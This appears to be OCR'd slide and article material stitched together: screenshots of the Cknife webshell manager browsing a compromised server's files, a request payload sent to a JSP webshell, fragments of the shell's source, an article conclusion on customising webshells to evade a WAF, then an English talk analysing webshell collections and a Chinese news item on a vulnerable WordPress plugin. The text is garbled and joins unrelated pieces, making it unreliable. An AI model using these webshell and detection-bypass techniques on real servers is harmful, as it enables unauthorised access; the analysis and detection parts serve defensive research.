

Cknife 1.0 Beta2
列表
172.16.141.134
C:\JspStudy\WWW\\
读取
c:
JspStudy
WWW
phproot
test
文件
时间
大小
属性
phproot 2016-03-23 16:48:30 0 R W
test 2016-03-23 21:08:39 0 R W
jsptest.jsp 2013-12-28 10:58:10 137 R W
mysqltest.jsp 2013-12-28 10:52:44 2364 R W
phptest.html 2014-01-01 15:33:45 48 R W
test_shell.jsp 2016-03-23 16:46:45 11178 R W
完成


Cknife 1.0 Beta2
列表
127.0.0.1
127.0.0.1
127.0.0.1
数据库
常用sql
SHOW DATABASES;
数据库配置
执行SQL(ctrl+回车)
请先配置数据库


Cknife 1.0 Beta2
列表 127.0.0.1 127.0.0.1 127.0.0.1 127.0.0.1
F:\Web\dir
驱动器 F 中的卷是 Work
卷的序列号是 D4A4-879E
F:\Web 的目录
2016/03/17 20:27 <DIR> .
2016/03/17 20:27 <DIR> ..
2015/08/25 17:12 174 .buildpath
2015/10/26 21:12 <DIR> .git
2015/08/25 17:12 907 .project
2015/10/26 21:12 <DIR> .settings
2016/03/17 19:26 30,606 Config.ini
2016/03/14 18:55 41 index.php
2016/03/17 18:50 4 newFile.txt
2016/03/17 19:14 6 newFile1.txt
6 个文件 31,738 字节
4 个目录 171,112,960,000 可用字节
F:\Web\>
完成


添加shell
地址:
http://
配置:
脚本类型
字符编码
添加
脚本类型
ASP(Eval)
ASPX(Eval)
PHP(Eval)
JSP(Eval)
Customize


http://localhost/test/cknife.jsp
页面载入出错
http://localho...aidao_new.jsp
localhost/test/cknife.jsp
百度 <Ctrl+K>
访问最多
火狐官方站点
新手上路
常用网址
爱淘宝
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://localhost/test/cknife.jsp
Enable Post data
Enable Referrer
Post data
ms509=1&action=A
->|C:\JspStudy\WWW\ A:C:D:|<-


C:\JspStudy\WWW\test\cknife.jsp (WWW) - Sublime Text
cknife.jsp
1.jsp
Connection c = DriverManager.getC
null]")?"":x[2],x[3].equalsIgnore
if (x.length > 4) {
c.setCatalog(x[4]);
}
return c;
}
}
void AA(StringBuffer sb) throws Exception
File r[] = File.listRoots();
for (int i = 0; i < r.length; i++) {
sb.append(r[i].toString().substri
}
}
void BB(String s, StringBuffer sb) throws
File oF = new File(s), l[] = oF.listF
String sT, sQ, sF = "";
java.util.Date dt;
SimpleDateFormat fm = new SimpleDateF
for (int i = 0; i < l.length; i++) {
dt = new java.util.Date(l[i].last
INSERT MODE, ASCII, Line 24, Column 48
网站安全狗(APACHE版) V3.5 正式版本
加入服云
网站安全狗
网马查杀
主动防御
流量保护
资源保护
IP黑白名单
防护日志
本次扫描发现 2 个危险文件，建议马上清理！
重新扫描 返回
立即隔离
网马上报 隔离文件 信任文件 扫描设置
网页木马 2
网页挂马
网页黑链
畸形文件
文件名
类别
描述
已处理
C:/JspStudy/WWW/test//cknife.jsp
n.681
JSP文件木马
否
C:/JspStudy/WWW/test//1.jsp
n.681
JSP文件木马
否
全选
主程序版本:3.5.12048 网马库版本:2016-01-15 检查更新

Improving Detection Bypass

0 × 05 slag slag slag slag Code

JSP download password: 1. f65g JSP (updated)
ASPX Download password:. F65g CUS ASP X

0 × 06 Conclusion

This article explains how to give you the easiest way to use existing sentence plus cknife custom parameters to create your own script about a dog.
God taught me a hello world, but I use it to around WAF ~.

Chora10 / **Cknife**

Watch 37 | Star 289 | Fork 177

Code | Issues 0 | Pull requests 0 | Pulse | Graphs


Cknife http://www.ms509.com

81 commits | **1** branch | **0** releases | **2** contributors

Branch: **master** | New pull request | Find file | Clone or download


Chora add request header — Latest commit `0061db2` 19 days ago

.settings	First	4 months ago
lib	update	3 months ago
src/com/ms509	add request header	19 days ago



Analysis

Locating Webshells



~260 Un-obfuscated PHP files

99 Obfuscated PHP files

~10 ASP, ASPX, JSP, Perl files

Code Commonality

```
<?
 ##########################################################
# Small PHP Web Shell by ZaCo (c) 2004-2006                #
#  +POST method                                            #
#  +MySQL Client+Dumper for DB  and tables                 #
#  +PHP eval in text format and html for phpinfo() example #
# PREVED: sn0w, Zadoxlik, Rebz, SkvoznoY, PinkPanther      #
# For antichat.ru and cup.su friends usage                 #
# All bugs -> mailo:zaco@yandex.ru                         #
# Just for fun :)                                          #
 ##########################################################
```

No Easy Wins

```
el@jefe:~$ for i in *.php; do diff -D %= zaco.php $i;done
```

```
import os
import collections
import operator
from pprint import pprint

# open all files in directory
filenames = os.listdir(“~/webshells/PHP-master/")
files = [open(name).readlines() for name in filenames]

# for loop magic
sets = [set(line.strip() for line in file)
        for file in files]

# count line commonality
combined_counter = reduce(operator.add, [collections.Counter(s) for s in sets])

# print the 50 most common lines
pprint(combined_counter.most_common(50))
```

De-obfuscated

```
1.  [('', 322),
2.   ('}', 317),
3.   ('?>', 284),
4.   ('<?php', 224),
5.   ('{', 205),
6.   ('</table>', 203),
7.   ('else', 189),
8.   ('</form>', 188),
9.   ('<head>', 179),
10.  ('</tr>', 175),
11.  ('<tr>', 168),
12.  ('</head>', 163),
13.  ('} else {', 159),
14.  ('<html>', 154),
15.  ('</td>', 148),
16.  ('</style>', 142),
17.  ('<?', 141),
18.  ');', 132),
19.  ('*/', 127),
20. ('break;', 126),
21.  ('<br>', 124),
22.  ('</script>', 117),
23.  ('exit;', 117),
24.  ('/*', 116),
25.  ('fclose($fp);', 111),
26.  ('else {', 108),
27.  ('</body>', 99),
28.  ('@set_time_limit(0);', 94),
29.  ('</html>', 88),
30.  ('error_reporting(0);', 86),
31.  ('$i++;', 86),
32.  ('return $size;', 85),
33.  ('ob_start();', 84),
34.  ('<!--', 83),
35.  ('echo "</table>";', 81),
36.  ('";', 80),
37.  ('<style>', 80),
38.  ('</div>', 79),
39.  ('<center>', 77),
40.  ('echo "</form>";', 76),
41.  ('else{', 75),
42.  ('<td>', 70),
43.  ('echo "', 69),
44.  ('</center>', 66),
45.  ('<style type="text/css">', 66),
46.  ('</form>";', 65),
47.  ('else {$size = $size . " B";}', 64),
48.  ('}else{', 63),
49.  ('echo "</tr>";', 62),
50.  ('@set_magic_quotes_runtime(0);', 62)]
```

Magic Quotes Occurrences

el@jefe:~$ grep -lrni "@set_magic_quotes“ | wc –l
46

18.5%

set_magic_quotes_runtime — ”Sets the current active configuration setting of magic_quotes_runtime
Warning: This function was *DEPRECATED* in PHP 5.3.0, and *REMOVED* as of PHP 7.0.0.”

Obfuscated Files

```
[('<?php', 77),
 ('?>', 34),
 ('*/', 28),
 ('/*', 23),
 ('Obfuscation provided by FOPO - Free Online PHP Obfuscator:
   http://www.fopo.com.ar/', 21),
 ('* other free or open source software licenses.', 3),
 ('* @package\t\tJoomla', 2),
 ('* This is the PHP OpenID library by JanRain, Inc.', 2),
 ('* @author JanRain, Inc. <openid@janrain.com>', 2),
 ('* @copyright 2005-2008 Janrain, Inc.', 2)]
```

Detection

Single Server

专家强调，由于没有修复补丁，这意味着最好的方法是卸载这个带有漏洞的WP移动探测器插件。
“我们强烈建议大家删除这个插件。如果你真的需要这个插件，部分临时修复的方法是在wp移动目录或者缓存目录中禁用PHP执行，例如在.htaccess文件中使用下面这段代码。”

```
<Files *.php>
deny from all
</Files>
```

被感染的WordPress网站的管理员可以向Sucuri请求支持。

Host + Network in Enterprise

